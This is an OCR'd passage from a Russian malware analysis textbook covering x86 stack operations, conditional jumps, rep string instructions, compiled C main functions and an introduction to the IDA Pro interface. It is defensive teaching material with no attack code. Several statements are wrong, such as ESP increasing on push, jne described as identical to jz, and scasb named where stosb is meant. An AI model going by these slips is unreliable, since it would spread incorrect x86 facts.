


Рис. 4.7. Структура стека на платформе x86

На рис. 4.8 показана структура отдельных слоев из предыдущей диаграммы. Также обозначены адреса каждого элемента. ESP здесь указывает на вершину стека, которая имеет адрес 0x12F02C. На время выполнения функции регистр EBP будет равен 0x12F03C, так как с его помощью адресуются локальные переменные и аргументы. Аргументы, попавшие в стек до вызова, показаны в нижней части слоя. Дальше идет обратный адрес, который автоматически добавляется в стек вызывающей инструкцией. За ним следует старый регистр EBP, принадлежащий стеку вызывающей функции.

При добавлении информации в стек увеличивается значение ESP. Если в примере, показанном на рис. 4.8, выполнить инструкцию `push eax`, регистр ESP уменьшится на 4 и будет равен 0x12F028, а данные, содержавшиеся в нем до этого, будут скопированы по адресу 0x12F028. Если выполнить инструкцию `pop ebx`, данные по адресу 0x12F028 переместятся в регистр EBX, после чего ESP увеличится на 4.




Рис. 4.8. Отдельный слой стека

Данные из стека можно прочитать и без инструкций `push` или `pop`. Например, инструкция `mov eax, ss:[esp]` позволяет обратиться к вершине стека напрямую. Это то же самое, что и `pop eax`, только без изменения регистра ESP. То, как именно это выглядит, зависит от компилятора и его конфигурации (подробнее об этом мы поговорим в главе 6).

Архитектура x86 предусматривает дополнительные инструкции для извлечения и добавления, наиболее популярными из которых являются `pusha` и `pushad`. Они размещают в стеке все регистры сразу и обычно используются в связке с инструкциями `popa` и `popad`, которые убирают из стека все регистры. `pusha` и `pushad` работают следующим образом:

- `pusha` добавляет в стек 16-битные регистры в следующем порядке: AX, CX, DX, BX, SP, BP, SI, DI;
- `pushad` добавляет в стек 32-битные регистры в следующем порядке: EAX, ECX, EDX, EBX, ESP, EBP, ESI, EDI.

Эти инструкции обычно можно встретить в коде командной оболочки, когда кто-то хочет сохранить текущее состояние регистров в стек, чтобы позже их можно было восстановить. Компиляторы редко ими пользуются, поэтому их наличие может быть признаком того, что кто-то вручную написал код ассемблера или командной оболочки.

Условные выражения

Все языки программирования умеют проводить сравнение и принимать на его основе те или иные решения. *Условные выражения* — это инструкции, которые выполняют такое сравнение.

Двумя наиболее популярными условными инструкциями являются `test` и `cmp`. Первая идентична оператору `and`, хотя она не изменяет свои операнды, а только устанавливает флаги. После выполнения инструкции `test` обычно стоит обращать внимание на нулевой флаг (ZF). Сравнение чего-то с самим собой обычно проводится для проверки на значения NULL. Примером может служить команда `test eax, eax`. Вы также можете сравнить EAX с нулем: `test eax, eax` использует меньше байтов и циклов процессора.

Инструкция `cmp` делает то же самое, что и `sub`, но не меняет свои операнды, а лишь устанавливает флаги. В результате ее выполнения могут быть изменены нулевой флаг и флаг переноса (CF). Это отражено в табл. 4.8.

Таблица 4.8. Инструкция cmp и флаги

cmp dst, src	**ZF**	**CF**
dst = src	1	0
dst < src	0	1
dst > src	0	0

Ветвление

Ветвь — это отрезок кода, который выполняется в зависимости от работы программы. Термин *«ветвление»* описывает прохождение управляющего потока через ветви программы.

Самым популярным способом ветвления являются *инструкции перехода*. Из множества таких инструкций самой простой можно считать `jmp`. Команда `jpm` *местоположение* делает так, что следующей будет выполнена инструкция, указанная в качестве операнда. Эта процедура называется *безусловным* переходом, так как выполнение всегда переходит в указанное место. Но простой переход не способен удовлетворить все потребности в ветвлении. Например, `jmp` не может заменить собой логический оператор `if`, и, так как инструкции `if` не существует в ассемблере, для этих целей используются *условные* переходы.

Условные переходы применяют флаги, чтобы определить, нужно ли осуществлять переход или продолжать со следующей инструкции. Существует более 30 разных видов условных переходов, но лишь немногие из них встречаются на практике. В табл. 4.9 показаны самые популярные инструкции этого вида, а также детали их работы. Для краткого обозначения всех условных переходов используется аббревиатура *jcc*.

Таблица 4.9. Условные переходы

Инструкция	Описание
jz loc	Переход в заданное место, если ZF = 1
jnz loc	Переход в заданное место, если ZF = 0
je loc	То же самое, что и jz, но часто используется после инструкции cmp. Переход выполняется, если конечный и исходный операнды равны
jne loc	То же самое, что и jz, но часто используется после инструкции cmp. Переход выполняется, если конечный и исходный операнды не равны
jg loc	Выполняет переход со знаковым сравнением после cmp, если конечный операнд больше исходного
jge loc	Выполняет переход со знаковым сравнением после cmp, если конечный операнд больше исходного или равен ему
ja loc	То же самое, что и jg, но с беззнаковым сравнением
jae loc	То же самое, что и jge, но с беззнаковым сравнением
jl loc	Выполняет переход со знаковым сравнением после cmp, если конечный операнд меньше исходного
jle loc	Выполняет переход со знаковым сравнением после cmp, если конечный операнд меньше или равен исходному
jb loc	То же самое, что и jl, но с беззнаковым сравнением
jbe loc	То же самое, что и jle, но с беззнаковым сравнением
jo loc	Переход выполняется, если предыдущая инструкция установила флаг переполнения (OF = 1)
js loc	Переход выполняется, если установлен знаковый флаг (SF = 1)
jecxz loc	Переход в заданное место, если ECX = 0

Инструкции типа rep

Инструкции типа rep предназначены для работы с буферами данных. Обычно это массивы байтов, но это также могут быть одиночные или двойные слова. В этом разделе мы сосредоточимся на массивах (компания Intel называет эти инструкции *строковыми*, но мы не станем применять этот термин, чтобы избежать путаницы со строками, рассмотренными в главе 1).

Самыми распространенными инструкциями для работы с буферами данных являются `movsx`, `cmpsx`, `stosx` и `scasx`, где `x` равно `b` (для байта), `w` (для слова) или `d` (для двойного слова). Эти инструкции подходят для любых типов данных, но в этом разделе мы ограничимся байтами, поэтому будем использовать `movsb`, `cmpsb` и т. д.

В данных операциях применяются регистры ESI и EDI. Первый хранит исходный индекс, а второй — конечный. ECX используется в качестве счетчика.

Для работы с данными, чья длина превышает 1, необходимо указывать префикс. Инструкция `movsb` перемещает только один байт и не задействует регистр ECX.

В архитектуре x86 префиксы повтора используются для разных операций. Инструкция `rep` инкрементирует сдвиги ESI и EDI, декрементируя регистр ECX. Этот префикс продолжает работу до тех пор, пока ECX не станет равен 0. Префиксы `repe`/`repz` и `repne`/`repnz` останавливаются, когда ECX = 0 или когда ZF равен 1 или 0. Это проиллюстрировано в табл. 4.10. Таким образом, чтобы использовать большинство инструкций для работы с буферами данных, требуется инструкция `rep`, для работы которой необходимо правильно инициализировать регистры ESI, EDI и ECX.

Таблица 4.10. Условия завершения инструкции rep

Инструкция	Описание
rep	Останавливается, когда ECX = 0
repe, repz	Останавливается, когда ECX = 0 или ZF = 0
repne, repnz	Останавливается, когда ECX = 0 или ZF = 1

Инструкция `movsb` используется для перемещения последовательности байтов из одного места в другое. Вместе с ней обычно применяется префикс `rep`, чтобы скопировать количество байтов, заданное в регистре ECX. Инструкция `rep movsb` является логическим эквивалентом функции `memcpy` в языке C. `movsb` берет байт по адресу ESI, сохраняет его в EDI, после чего инкрементирует или декрементирует регистр ESI или EDI на единицу в зависимости от состояния флага направления (DF). Если DF = 0, выполняется операция инкремента, в противном случае значение декрементируется.

Это редко можно увидеть в скомпилированном коде на языке C, но в коде командной строки иногда меняют флаг DF, чтобы сохранить данные в обратном направлении. Если при этом присутствует префикс `rep`, проверяется, не содержит ли ECX ноль. Если нет, инструкция перемещает байт из ESI в EDI и декрементирует регистр ECX. Этот процесс повторяется, пока ECX не станет равным нулю.

Инструкция `cmpsb` сравнивает две последовательности байтов и позволяет определить, содержат ли они одинаковые данные. `cmpsb` вычитает значение по адресу EDI из содержимого ESI и обновляет флаги. Ее обычно используют в сочетании с префиксом `repe`, который продолжает сравнение байтов до тех пор, пока не найдет различие или не достигнет конца последовательности. Инструкция `cmpsb` получает байт по адресу ESI, сравнивает его со значением по адресу EDI, устанавливает

флаги и инкрементирует оба регистра на единицу. При наличии префикса `repe` проверяются флаги и регистр ECX, но если ECX = 0 или ZF = 0, операция перестает повторяться. Это эквивалент функции `memcmp` в языке C.

Инструкция `scasb` используется для поиска одиночного значения в последовательности байтов. Значение определяется регистром AL. `scasb` работает по тому же принципу, что и `cmpsb`, но байт, находящийся по адресу EDI, сравнивается с AL, а не с ESI. Операция `repe` остановится, когда найдется искомый байт или когда ECX = 0. Если в последовательности байтов найдено нужное значение, его адрес сохраняется в регистре ESI.

Инструкция `stosb` используется для сохранения значений по адресу, указанному в регистре EDI. Она идентична `scasb`, но заданный байт не ищется, а помещается в соответствующее место. Инструкция `scasb` в сочетании с префиксом `rep` позволяет инициализировать буфер в памяти таким образом, чтобы каждый байт имел одно и то же значение. Это эквивалент функции `memset` в языке C. В табл. 4.11 перечислены некоторые распространенные инструкции, используемые в связке с `rep`, и описан принцип их работы.

Таблица 4.11. Примеры инструкции rep

Инструкция	Описание
repe cmpsb	Сравнивает два буфера с данными. Адреса буферов должны храниться в регистрах EDI и ESI, а регистр ECX должен быть равен длине буфера. Сравнение закончится, если буферы не равны или ECX = 0
rep stosb	Инициализирует все байты буфера с помощью определенного значения. EDI будет содержать местоположение буфера, а AI — значение для инициализации. Эта инструкция часто используется в сочетании с xor eax, eax
rep movsb	Обычно применяется для копирования байтовых буферов. Адреса исходного и конечного буферов должны храниться в ESI и соответственно EDI, а регистр ECX должен содержать длину копируемой последовательности. Побайтовое копирование останавливается, когда ECX = 0
repne scasb	Ищет один байт в буфере данных. Адрес буфера должен находиться в EDI, а искомый байт — в AI. Регистр ECX содержит длину буфера. Сравнение останавливается, когда байт найден или когда ECX = 0

Сдвиги и главная функция в языке C

Вредоносное ПО часто пишется на C, поэтому важно знать, как главная функция этого языка транслируется в ассемблер. Это также поможет понять разницу между сдвигами в ассемблере и коде на C.

Главная функция в стандартной программе на языке C имеет два аргумента, обычно записанных следующим образом:

```
int main(int argc, char ** argv)
```

Параметры argc и argv определяются на этапе выполнения. Первый является целым числом и представляет количество аргументов командной строки, включая имя программы. Второй указывает на массив строк, которые содержат эти аргументы. Ниже приведен пример утилиты командной строки и указаны значения аргументов argc и argv во время ее работы.

```
filetestprogram.exe -r filename.txt

argc = 3
argv[0] = filetestprogram.exe
argv[1] = -r
argv[2] = filename.txt
```

В листинге 4.1 показан код простой программы, написанной на языке C.

Листинг 4.1. Пример главной функции в коде на C

```
int main(int argc, char* argv[])
{
    if (argc != 3) {return 0;}

    if (strncmp(argv[1], "-r", 2) == 0){

        DeleteFileA(argv[2]);

    }
    return 0;
}
```

В листинге 4.2 представлена скомпилированная версия кода, показанного выше. Этот пример поможет вам понять, как ассемблер обращается к параметрам из табл. 4.12. Аргумент argc сравнивается с 3 ❶, а argv[1] с -r ❷; во втором случае используется функция strncmp. Обратите внимание на то, как осуществляется доступ к argv[1]: сначала адрес первого элемента массива загружается в eax, а затем к eax добавляется 4 (сдвиг), чтобы получить argv[1]. Число 4 используется в связи с тем, что элементы массива argv являются адресами строк, а в 32-битной системе каждый адрес занимает 4 байта. Если в командной строке указать аргумент -r, будет выполнен код, который начинается в позиции ❸ — это когда происходит доступ к параметру argv[2] со сдвигом 8 относительно argv, который затем предоставляется в качестве аргумента для функции DeleteFileA.

Листинг 4.2. Параметры главной функции языка C, транслированные в ассемблер

```
004113CE            cmp       [ebp+argc], 3 ❶
004113D2            jz        short loc_4113D8
004113D4            xor       eax, eax
004113D6            jmp       short loc_411414
004113D8            mov       esi, esp
004113DA            push      2               ; MaxCount
```

```
004113DC            push    offset Str2     ; "-r"
004113E1            mov     eax, [ebp+argv]
004113E4            mov     ecx, [eax+4]
004113E7            push    ecx             ; Str1
004113E8            call    strncmp ❷
004113F8            test    eax, eax
004113FA            jnz     short loc_411412
004113FC            mov     esi, esp ❸
004113FE            mov     eax, [ebp+argv]
00411401            mov     ecx, [eax+8]
00411404            push    ecx             ; lpFileName
00411405            call    DeleteFileA
```

Дополнительная информация: справочники по архитектуре Intel x86

Что если вам попалась инструкция, которой вы прежде никогда не встречали? Если вам не удается получить ответ с помощью Google, можно загрузить справочники по архитектуре x86 от компании Intel: www.intel.com/products/processor/manuals/index.htm. Этот набор включает в себя следующие материалы.

- **Том 1: базовая архитектура.** В этом справочнике описываются архитектура и среда разработки. Он поможет вам понять, как работает память, — это касается регистров, структуры памяти, адресации и стека. Данный справочник также содержит подробности об общих группах инструкций.
- **Том 2A: руководство по инструкциям от A до M. Том 2B: руководство по инструкциям от N до Z.** Здесь собраны наиболее полезные справочники для аналитика безопасности. В них содержится весь набор инструкций, перечисленных в алфавитном порядке. Описываются все аспекты каждой инструкции, включая ее формат, влияние на систему и информацию об опкоде.
- **Том 3A: руководство по системному программированию, часть 1. Том 3B: руководство по системному программированию, часть 2.** Помимо регистров общего назначения архитектура x86 предусматривает множество специальных регистров и инструкций, которые влияют на выполнение и обеспечивают поддержку ОС, включая отладку, управление памятью, защиту, управление задачами, обработку прерываний и исключений, поддержку многопроцессорных систем и многое другое. Столкнувшись с такими регистрами, обратитесь к «Руководству по системному программированию», чтобы узнать, как они влияют на выполнение программы.
- **Справочное руководство по оптимизации.** В этом руководстве описываются методики оптимизации кода приложений. В нем содержатся дополнительные сведения о том, как компилятор генерирует код, а также множество хороших примеров нестандартного применения инструкций.

Итоги главы

Хороший аналитик безопасности должен четко понимать процесс компиляции и дизассемблирования. В этой главе вы познакомились с важными концепциями архитектуры x86, с которыми придется иметь дело при дизассемблировании вредоносного кода. Этот материал поможет вам, если вы столкнетесь с неизвестными инструкциями или регистрами при выполнении анализа на страницах этой книги.

Информация об ассемблере, которую вы здесь получили, станет основой для главы 6. Но единственный способ научиться дизассемблировать — практиковаться. В следующей главе мы рассмотрим IDA Pro — инструмент, который здорово вам поможет в анализе дизассемблированного кода.

5 IDA Pro

IDA Pro (Interactive Disassembler Professional — интерактивный дизассемблер для профессионалов) является чрезвычайно мощным инструментом от компании Hex-Rays. Он имеет множество разных функций, но нас прежде всего интересует его дизассемблер, который многие аналитики безопасности и специалисты по обратному проектированию считают лучшим в своем роде.

Существует две коммерческие версии IDA Pro. Обе поддерживают архитектуру x86, но в продвинутой версии имеется поддержка намного большего количества процессоров, чем в стандартной (в первую очередь x64). IDA Pro также умеет работать с несколькими форматами файлов, такими как PE (Portable Executable), COFF (Object File Format), ELF (Executable and Linking Format) и a.out. Мы сосредоточимся на архитектурах x86/x64 и формате PE.

В этой книге мы используем коммерческую редакцию IDA Pro. На странице www.hex-rays.com/idapro/idadownfreeware.htm можно загрузить бесплатный вариант, IDA Pro Free, но его функциональность ограничена, к тому же на момент написания этих строк он «застрял» на версии 5.0. Не стоит использовать IDA Pro Free для серьезного дизассемблирования, но вы можете его попробовать, если хотите «поиграться» с IDA.

IDA Pro дизассемблирует всю программу целиком, выполняя обнаружение функций, анализ стека, определение локальных переменных и многое другое. В этой главе мы покажем, как данные возможности помогают подобраться ближе к исходному коду. IDA Pro поддерживает технологию FLIRT (Fast Library Identification and Recognition Technology), позволяющую распознать и пометить дизассемблированные функции, особенно в библиотечном коде, который вставил компилятор.

Программа IDA Pro изначально задумывалась интерактивной, и все аспекты процесса дизассемблирования в ней можно изменить, откорректировать, поменять местами или переопределить. Одной из самых полезных особенностей IDA Pro является возможность сохранять процесс анализа: вы можете добавить комментарии, пометить данные и дать имена функциям, а затем поместить свою работу в базу данных (известную как *idb*), чтобы вернуться к ней позже. IDA Pro также имеет развитую систему плагинов — вы можете написать свой собственный или воспользоваться одним из сторонних.

Эта глава содержит подробное введение в использование IDA Pro для анализа вредоносного ПО. Если хотите узнать больше о данном инструменте, лучшим выбором для вас будет второе издание книги Криса Игла *The Unofficial Guide to the World's Most Popular Disassembler* (No Starch Press, 2011). Это отличное руководство как по IDA Pro, так и по обратному проектированию в целом.

Загрузка исполняемого файла

На рис. 5.1 показан первый этап загрузки исполняемого файла в IDA Pro. Вначале IDA Pro пытается распознать формат файла и архитектуру процессора. В этом примере распознаны формат PE ❶ и архитектура Intel x86 ❷. Вам нечасто придется изменять тип процессора, разве что при анализе вредоносного ПО на мобильном телефоне (многие мобильные вредоносы создаются для разных платформ).




Рис. 5.1. Загрузка файла в IDA Pro

При загрузке файла в IDA Pro (например, PE-файла) он отображается на память так, как будто он был открыт загрузчиком операционной системы. Чтобы дизассемблировать его как простой двоичный файл, выберите пункт Binary file (Двоичный файл) в верхнем списке ❸. Это может пригодиться в случаях, когда вредонос вставляет код командной оболочки, дополнительные данные, параметры шифрования или даже отдельные исполняемые файлы внутрь обычной программы формата PE: так эта информация не будет загружена в память при запуске файла системой Windows или открытии его в IDA Pro. Кроме того, если открытый таким образом файл содержит код командной оболочки, вы должны загрузить его в двоичном виде и затем дизассемблировать.

PE-файлы скомпилированы так, чтобы загружаться по предпочтительному базовому адресу в памяти, и, если Windows не удастся это сделать (например, если

адрес уже занят), загрузчик выполнит операцию, известную как *перебазирование*. Чаще всего это происходит с библиотеками DLL, так как место их загрузки обычно отличается от предпочтительного адреса. Перебазирование будет подробно рассмотрено в главе 9. Пока что вам достаточно знать, что, если DLL загружается не в тот процесс, который показан в IDA Pro, это может быть результатом перебазирования файла. В таких случаях следует установить флажок Manual load (Ручная загрузка) (пункт ❹ на рис. 5.1), после чего появится поле ввода, где вы сможете указать новый виртуальный базовый адрес, по которому нужно загружать файл.

По умолчанию IDA Pro не включает в результат дизассемблирования PE-заголовок и разделы с ресурсами (те места, где вредонос часто прячет зараженный код). Если выбрать ручную загрузку, IDA Pro будет спрашивать вас о загрузке каждого отдельного раздела, включая заголовок PE-файла, — так вы не пропустите их при анализе.

Интерфейс IDA Pro

Загрузив программу в IDA Pro, вы увидите перед собой окно для дизассемблирования, показанное на рис. 5.2. Это основная часть интерфейса для редактирования и анализа двоичных файлов и то место, где выводится код на ассемблере.




Рис. 5.2. Графический режим окна дизассемблирования в IDA Pro

Режимы отображения

Окно дизассемблирования можно отображать в двух режимах: графическом (показан на рис. 5.2 и используется по умолчанию) и текстовом. Для переключения между ними достаточно нажать клавишу Пробел.

Графический режим

В графическом режиме IDA Pro опускает определенную информацию, которую мы рекомендуем выводить на экран (например, номера строк и операционные коды). Чтобы это изменить, откройте меню Options ▸ General (Параметры ▸ Общие), выберите Line prefixes (Строковые префиксы) и задайте в поле ввода Number of Opcode Bytes (Количество байтов у опкодов) значение 6. Большинство инструкций занимают не больше 6 байт, поэтому данный параметр позволит вам просматривать адреса памяти и значения опкодов для каждой инструкции в листинге кода. Если при этом все содержимое окна сместилось вправо, попробуйте ввести 8 в поле Instruction Indentation (Отступы для инструкций).

При анализе в графическом режиме поток выполнения программы можно проследить по цвету и направлению стрелок. Цвет стрелки говорит о том, зависит ли данный маршрут от конкретного принятого решения: выполненные и невыполненные условные переходы выделяются соответственно зеленым и красным, а безусловный переход окрашен в синий цвет. Направление стрелки обозначает поток выполнения программы: стрелка вверх обычно описывает цикл. Если выбрать текст в графическом режиме, каждое его вхождение будет выделено в окне дизассемблирования.

Текстовый режим

Текстовый режим окна дизассемблирования является более традиционным, и его следует использовать для просмотра разделов данных двоичного файла. На рис. 5.3 показано текстовое представление дизассемблированной функции. Вы можете видеть адрес памяти (`0040105B`) и название раздела (`.text`), внутри которого опкоды (`83EC18`) будут храниться в памяти ❶.

Левая часть представления называется «окном стрелок» и отображает нелинейный поток выполнения программы. Сплошные линии обозначают безусловные переходы, а условные выделены пунктиром. Стрелки, направленные вверх, описывают цикл. В нашем примере выводится структура стека для функции ❷ и комментарий (начинается с точки с запятой), который IDA Pro добавляет автоматически ❸.

ПРИМЕЧАНИЕ

Если вы все еще изучаете ассемблер, вам должна пригодиться функция автокомментариев в IDA Pro. Чтобы ее включить, выберите пункт меню Options ▸ General (Параметры ▸ Общие) и установите флажок Auto comments (Автокомментарии). После этого в окне дизассемблирования появятся дополнительные комментарии, которые помогут вам в вашем анализе.




Рис. 5.3. Текстовый режим окна дизассемблирования в IDA Pro

Окна, полезные для анализа

IDA Pro имеет несколько других окон, которые выделяют определенные части исполняемого файла. Ниже перечислены наиболее важные из них с точки зрения наших задач.

- **Окно функций.** Выводит все функции исполняемого файла и их длину. Вы можете сортировать их по длине и оставить только самые большие и сложные функции, которые могут представлять какой-либо интерес. Каждая функция в этом окне связана с флагами (F, L, S и т. д.), самым интересным из которых является L — он используется для обозначения библиотечных функций. Флаг L может сэкономить вам время в ходе анализа, позволяя определять и пропускать функции, сгенерированные компилятором.
- **Окно имен.** Перечисляет все адреса с именами, включая функции, именной код, именные данные и строки.
- **Окно строк.** Выводит все строки. По умолчанию в этот список попадают только строки в формате ASCII длиннее пяти символов. Вы можете изменить данный порог, щелкнув на окне правой кнопкой мыши и выбрав пункт Setup (Настроить).

- **Окно импорта.** Выводит все элементы, импортированные файлом.
- **Окно экспорта.** Выводит все экспортные функции файла. Это окно может пригодиться при анализе динамических библиотек.
- **Окно структур.** Выводит схему всех активных структур данных и дает возможность создавать собственные структуры, на основе которых можно строить шаблоны памяти.

Эти окна также предоставляют перекрестные ссылки, что особенно полезно при поиске определенного кода. Например, чтобы найти все участки, в которых вызываются импорты функций, можно открыть окно импорта, дважды щелкнуть на интересующей нас функции и затем с помощью перекрестных ссылок найти ее вызов в листинге кода.

Возврат к исходному представлению

Интерфейс IDA Pro настолько развит, что после нажатия нескольких клавиш на клавиатуре или мыши вам может быть трудно сориентироваться. Чтобы вернуться к исходному представлению, выберите пункт меню Windows ▸ Reset Desktop (Окна ▸ Сбросить рабочий стол). Этим вы не отмените создание меток или проделанное вами дизассемблирование, а лишь вернете окна и элементы интерфейса в их начальное состояние.

Если же вы изменили параметры окна и вам понравился результат, вы можете точно так же сохранить новое представление с помощью пункта меню Windows ▸ Save desktop (Окна ▸ Сохранить рабочий стол).

Навигация в IDA Pro

Как мы только что отметили, в интерфейсе IDA Pro можно запутаться. С окном дизассемблирования связано много других окон. Например, мы можем перейти непосредственно к элементу, если дважды щелкнем на нем в окнах импорта или строк.

Использование простых и перекрестных ссылок

Еще одним способом навигации в IDA Pro является использование ссылок внутри окна дизассемблирования, как показано в листинге 5.1. Выполните двойной щелчок на любой из представленных ниже ссылок ❶, чтобы вывести в окне дизассемблирования соответствующий участок.

Листинг 5.1. Навигационные ссылки в окне дизассемблирования

```
00401075     jnz     short ❶ loc_40107E
00401077     mov     [ebp+var_10], 1
0040107E   loc_40107E:              ; CODE XREF: ❶ ❷ sub_401040+35j
0040107E     cmp     [ebp+var_C], 0
00401082     jnz     short ❶ loc_401097
00401084     mov     eax, [ebp+var_4]
```

```
00401087     mov     [esp+18h+var_14], eax
0040108B     mov     [esp+18h+var_18], offset ❶ aPrintNumberD ; "Print Number= %d\n"
00401092     call ❶ printf
00401097     call ❶ sub_4010A0
```

Ниже перечислены самые популярные виды ссылок.

- *Подссылки*. Ссылки на начало функций, таких как `printf` и `sub_4010A0`.
- *Адресные ссылки*. Ссылки для перехода в определенное место, например `loc_40107E` и `loc_401097`.
- *Ссылки сдвига*. Ссылки на сдвиг в памяти.

